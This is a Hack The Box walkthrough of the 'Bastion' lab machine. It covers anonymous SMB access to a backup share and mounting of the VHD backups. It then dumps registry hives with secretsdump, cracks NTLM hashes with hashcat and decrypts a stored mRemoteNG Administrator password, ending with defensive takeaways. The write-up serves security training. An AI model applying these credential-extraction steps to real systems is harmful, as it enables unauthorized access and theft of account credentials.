Bastion - HTB Writeup
Room Link: https://app.hackthebox.com/machines/Bastion
Room Link: https://app.hackthebox.com/machines/Bastion
Bastion — HTB Writeup

Room Link: https://app.hackthebox.com/machines/Bastion
Enumeration
Nmap
Starting with a full TCP port scan:
1
nmap -T4 -p- -A <MACHINE_IP>

Key findings:
- Port 22 — OpenSSH for Windows 7.9- Port 135/139/445 — SMB (Windows Server 2016 Standard)- Port 5985 / 47001 — WinRM (Microsoft HTTPAPI)- Multiple high RPC ports
SMB Enumeration
Listing shares anonymously:
1
smbclient -L //<MACHINE_IP>

Four shares are visible: ADMIN$, C$, IPC$, and Backups. The Backups share is the interesting one — let’s see if anonymous access is permitted:
1
smbclient //<MACHINE_IP>/Backups -U anonymous
It works without a password. Inside we find a note.txt and a WindowsImageBackup directory.
The note warns sysadmins not to transfer the entire backup locally due to VPN speed — conveniently, we don’t have to.
Mounting the VHD Without Downloading It
The WindowsImageBackup folder contains a Windows backup for a user called L4mpje-PC, including two .vhd (Virtual Hard Disk) files.
Rather than pulling gigabytes over the network, we mount the share directly and use guestmount to access the VHDs in place.
Step 1 — Mount the SMB share:
1
sudo mkdir /mnt/bastionsudo mount -t cifs //<MACHINE_IP>/Backups /mnt/bastion -o ‘rw,username=anonymous’


Step 2 — Mount each VHD:
1
sudo guestmount -a “/mnt/bastion/WindowsImageBackup/L4mpje-PC/Backup 2019–02–22 124351/9b9cfbc3–369e-11e9-a17c-806e6f6e6963.vhd” -m /dev/sda1 — ro /mnt/vhd
1
sudo guestmount -a “/mnt/bastion/WindowsImageBackup/L4mpje-PC/Backup 2019–02–22 124351/9b9cfbc4–369e-11e9-a17c-806e6f6e6963.vhd” -m /dev/sda1 — ro /mnt/vhd2




The first VHD is the boot partition. The second (vhd2) is the system drive — it contains the full Windows directory structure including Program Files, Users, and Windows.
Extracting Credentials from the Registry
With the system drive mounted, we have access to the Windows registry hives. These files live at:
1
/mnt/vhd2/Windows/System32/config/

Copy the three key files — SAM, SECURITY, and SYSTEM — to our local machine and run Impacket’s secretsdump:
1
secretsdump.py -sam SAM -security SECURITY -system SYSTEM LOCAL
The output reveals NTLM hashes for three accounts:
Administrator-Guest-L4mpje

We crack the hashes with hashcat against rockyou:
1
hashcat -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt

The L4mpje hash cracks quickly to: bureaulampje
Initial Access — SSH as L4mpje
With valid credentials, we SSH in directly:
1
ssh L4mpje@<MACHINE_IP>


We land in a Windows command prompt. The user flag is sitting on the Desktop:
1
C:\Users\L4mpje\Desktop> type user.txt
Privilege Escalation — mRemoteNG Password Extraction
Checking installed software in Program Files (x86), we notice mRemoteNG version 1.76.11 — a remote connection manager known to store credentials in an encrypted (but breakable) format.
Searching for CVE-2023–30367 turns up a password dumper: S1lkys/CVE-2023–30367-mRemoteNG-password-dumper. We can’t clone it directly on the target, but we know where mRemoteNG stores its config:
1
C:\Users\L4mpje\AppData\Roaming\mRemoteNG\confCons.xml

Reading confCons.xml reveals an XML node for an Administrator connection with an AES-GCM encrypted password field.

We copy the password string and use the decryption tool on our Kali machine:
1
python mremoteng_decrypt.py -s “aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==”
The password is revealed in plaintext.
Root Access
With the Administrator password in hand:
1
ssh administrator@<MACHINE_IP>

We’re in as Administrator. The root flag is on the Desktop:
1
C:\Users\Administrator\Desktop> type root.txt

Key Takeaways
- Anonymous SMB shares are dangerous, especially when they expose backup data. Backup files should never be accessible without authentication.- Windows image backups contain registry hives which hold password hashes. With offline access to these files, credential extraction is trivial.- mRemoteNG stores passwords using weak encryption with a known static default key, making stored credentials recoverable without any brute force.- The entire privilege escalation path involved zero CVE exploitation on the live system — purely credential recovery from misconfigured storage.